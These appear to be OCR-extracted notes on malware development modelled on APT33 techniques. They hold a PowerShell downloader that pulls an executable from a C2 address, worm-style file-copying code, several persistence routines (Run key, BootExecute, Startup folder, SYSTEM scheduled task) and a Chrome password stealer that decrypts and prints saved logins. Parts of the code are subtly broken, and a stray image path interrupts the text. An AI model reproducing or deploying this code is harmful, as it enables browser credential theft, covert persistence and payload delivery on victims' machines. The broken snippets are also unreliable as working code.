APT33

Powershell to download payload form C2:

```
$url="http:\\192.168.196.137:9001/mal.exe" //C2
$file"C:\Users\pdy\Desktop\myfile.exe" //path to store
$webclient= New-Object System.Net.WebClient

$webclient.DownloadFile($url,$file)
```

Worm style

fstream:

```
#include <Windows.h>
#include <iostream>
#include<fstream>
#include <string.h>
using namespace std;
int main(int argc, char* argv[])
{
ifstream
source("C:\\Users\\pdy\\Desktop\\cpp\\malware_developmen\\malw\\x64\\Debug\\malw.exe",
ios::binary);
ofstream dest("C:\\Users\\pdy\\Desktop\\C2\\worm.exe", ios::binary);
dest << source.rdbuf();
source.close();
dest.close();
cout << "done";
return 0;
}
```

C style:

```
#include <Windows.h>
#include <iostream>
#include <cstdio>
int main()
{
const size_t buffer = 4096;
char buff[buffer];
```

```
size_t size;
FILE* source;
FILE* Dest;
fopen_s(&source,"C:\\Users\\pdy\\Desktop\\cpp\\malware_developmen\\malw\\x64\\Debug\\malw.e
xe","rb");
fopen_s(&Dest,"C:\\Users\\pdy\\Desktop\\C2\\worm2.exe", "wb");
while (size=fread(buff,1,buffer,source))
{
fwrite(buff, 1, size, Dest);
}
fclose(source);
fclose(Dest);
printf("done");
return 0;
}
```

Persistence

Registry

```
#include <Windows.h>
#include <iostream>
#include <cstdio>
int main()
{
HKEY hkey;
wchar_t exe[] = L"C:\\Users\\pdy\\Desktop\\C2\\mysample.exe";
long res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCWSTR)L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0,
KEY_READ | KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
RegSetValueEx(hkey, (LPCWSTR)L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0
, REG_SZ, (unsigned char*)exe, (DWORD)sizeof(exe));
}
RegCloseKey(hkey);
printf("done");
return 0;
}
```

Programs listed in the load value of the registry key `HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows` run automatically for the currently logged-on user. By default, the multistring `BootExecute` value of the registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager` is set to `autocheck autochk *`. This value causes Windows, at startup,

to check the file-system integrity of the hard disks if the system has been shut down abnormally. Adversaries can add other programs or processes to this registry value which will automatically launch at boot.

```
#include <windows.h>
#include <iostream>
int main() {
HKEY key;
LPCWSTR subkey = L"System\\CurrentControlSet\\Control\\Session Manager";
LPCWSTR valueName = L"BootExecute";
// New combined value (double null-terminated)
const wchar_t* exitvalue = L"autocheck autochk *";
const wchar_t* newvalue = L"C:\\Users\\pdy\\Desktop\\C2\\malw.exe";
DWORD combined_SIZE = (wcslen(exitvalue) + wcslen(newvalue) + 2) * sizeof(wchar_t); // +2
for double null terminator
// Allocate memory for the combined value
wchar_t* combinevalue = new wchar_t[combined_SIZE];
wcscpy_s(combinevalue, combined_SIZE / sizeof(wchar_t), exitvalue);
wcscat_s(combinevalue, combined_SIZE / sizeof(wchar_t), L"\0"); // Add first null
terminator
wcscat_s(combinevalue, combined_SIZE / sizeof(wchar_t), newvalue);
wcscat_s(combinevalue, combined_SIZE / sizeof(wchar_t), L"\0"); // Add second null
terminator
// Open the registry key with KEY_SET_VALUE access
if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, subkey, 0, KEY_SET_VALUE, &key) == ERROR_SUCCESS) {
// Set the new combined value
if (RegSetValueEx(key, valueName, 0, REG_MULTI_SZ, (LPBYTE)combinevalue, combined_SIZE) !=
ERROR_SUCCESS) {
std::cerr << "Failed to set BootExecute value" << std::endl;
} else {
std::cout << "BootExecute value set successfully." << std::endl;
}
// Close the registry key
RegCloseKey(key);
} else {
std::cerr << "Failed to open registry key" << std::endl;
}
// Free the allocated memory
delete[] combinevalue;
return 0;
}
```

Schedule task

```
#include <Windows.h>
#include <iostream>
```

```
#include <cstdio>
#include <string>
int main()
{
std::wstring exe = L"C:\\Users\\pdy\\Desktop\\C2\\a\\test.exe";
std::wstring destination = L"C:\\Users\\pdy\\AppData\\Roaming\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\test.exe";
int res = MoveFile(exe.c_str(), destination.c_str());
if (res)
std::wcout << L"File moved successfully!" << std::endl;
else
std::wcerr << L"Error moving file." << std::endl;
return 0;
}
```

Schedule task

1- use system("")

```
#include <Windows.h>
#include <iostream>
#include <cstdio>
#include<string.h>

int main()
{
std::string exe= "C:\\Users\\pdy\\Desktop\\C2\\malw.exe";
std::string command="schtasks.exe /create /RU SYSTEM /TN \"my_malware_test\" /SC ONCE /ST
02:45 /TR \"" + exe +"\" ";
int result= system(command.c_str());
if (result == 0)
{
std::cout << "Scheduled task created successfully." << std::endl;
}
else
{
std::cerr << "Error creating the scheduled task." << std::endl;
}
printf("done");
return 0;
}
```


2-shellexecute()

3-winexec()

Credential Access

Credentials from Web Browsers

on Windows systems, encrypted credentials may be obtained from Google Chrome by reading a database file, `AppData\Local\Google\Chrome\User Data\Default\Login Data` and executing a SQL query: `SELECT action_url, username_value, password_value FROM logins;`. The plaintext password can then be obtained by passing the encrypted credentials to the Windows API function `CryptUnprotectData`, which uses the victim's cached logon credentials as the decryption key.
we can find the encrypt key in this file:
C:\Users\pdy\AppData\Local\Google\Chrome\User Data




```
#define Cred_path _T("\\Google\\Chrome\\User Data\\Default\\")
#define pass_db _T("Login Data")
#define chrome_db _T("tmp.db")
#define CHROM_QUERY L"SELECT signon_realm,username_value,password_value, date_created FROM
logins"
#include <iostream>
#include <string>
#include <tchar.h>
#include <Windows.h>
#include <ShlObj.h>
#include <winsqlite/winsqlite3.h>
#include <sodium.h>
// Function to decrypt the key from the Local State file
std::string decryptKey(const std::string& encryptedKey) {
DATA_BLOB input;
input.pbData = (BYTE*)encryptedKey.c_str();
input.cbData = encryptedKey.size();
DATA_BLOB output;
CryptUnprotectData(&input, NULL, NULL, NULL, NULL, 0, &output);
std::string decryptedKey(reinterpret_cast<char*>(output.pbData), output.cbData);
LocalFree(output.pbData);
return decryptedKey;
}
// Callback function to process the query results
```

```
int getusers(void* a, int b, void* c, void** d) {
std::string masterKey = *(std::string*)a; // Get the master key from the user data
std::string originUrl = (char*)sqlite3_column_text((sqlite3_stmt*)c, 0); // Get the origin
url from the first column
std::string username = (char*)sqlite3_column_text((sqlite3_stmt*)c, 1); // Get the username
from the second column
std::string encryptedPassword = (char*)sqlite3_column_blob((sqlite3_stmt*)c, 2); // Get the
encrypted password from the third column
int dateCreated = sqlite3_column_int((sqlite3_stmt*)c, 3); // Get the date created from the
fourth column
// Decrypt the password using the master key and the Sodium library
std::string iv = encryptedPassword.substr(3, 12); // Get the 12-byte IV from the encrypted
password
std::string payload = encryptedPassword.substr(15); // Get the payload from the encrypted
password
unsigned char decrypted[256]; // Buffer to store the decrypted password
unsigned long long decrypted_len; // Length of the decrypted password
crypto_aead_aes256gcm_decrypt(
decrypted, &decrypted_len, NULL,
reinterpret_cast<const unsigned char *>(payload.c_str()), payload.length(),
reinterpret_cast<const unsigned char *>(iv.c_str()), iv.length(),
reinterpret_cast<const unsigned char *>(crypto_aead_aes256gcm_NPUBBYTES),
reinterpret_cast<const unsigned char *>(masterKey.c_str())
);
std::string password(reinterpret_cast<char*>(decrypted), decrypted_len); // Convert the
decrypted password to a string
// Print the credential information
std::cout << "Origin URL: " << originUrl << std::endl;
std::cout << "Username: " << username << std::endl;
std::cout << "Password: " << password << std::endl;
std::cout << "Date Created: " << dateCreated << std::endl;
std::cout << std::endl;
return 0;
}
int main()
{
bool res = false;
TCHAR profilefolder[MAX_PATH];
SHGetSpecialFolderPath(0, profilefolder, CSIDL_LOCAL_APPDATA, 0);
lstrcat(profilefolder, Cred_path);
lstrcat(profilefolder, pass_db);
CopyFile(profilefolder, chrome_db, false);
sqlite3* db;
sqlite3_open("tmp.db", &db);
// Get the key from the Local State file
std::string localStatePath = profilefolder;
localStatePath = localStatePath.substr(0, localStatePath.find_last_of("\\"));
```

```
localStatePath += "\\Local State";
std::ifstream localStateFile(localStatePath);
std::string localState((std::istreambuf_iterator<char>(localStateFile)),
std::istreambuf_iterator<char>());
localStateFile.close();
std::string encryptedKey = localState.substr(localState.find("\"encrypted_key\":\"") + 17);
encryptedKey = encryptedKey.substr(0, encryptedKey.find("\""));
std::string masterKey = decryptKey(encryptedKey); // Decrypt the key
std::wstring sql = CHROM_QUERY;
// Execute the query and process the results
sqlite3_exec(db, (char*)sql.c_str(), &getusers, &masterKey, NULL);
// Close the database connection
sqlite3_close(db);
// Delete the tmp.db file
DeleteFile(chrome_db);
return 0;
}
```
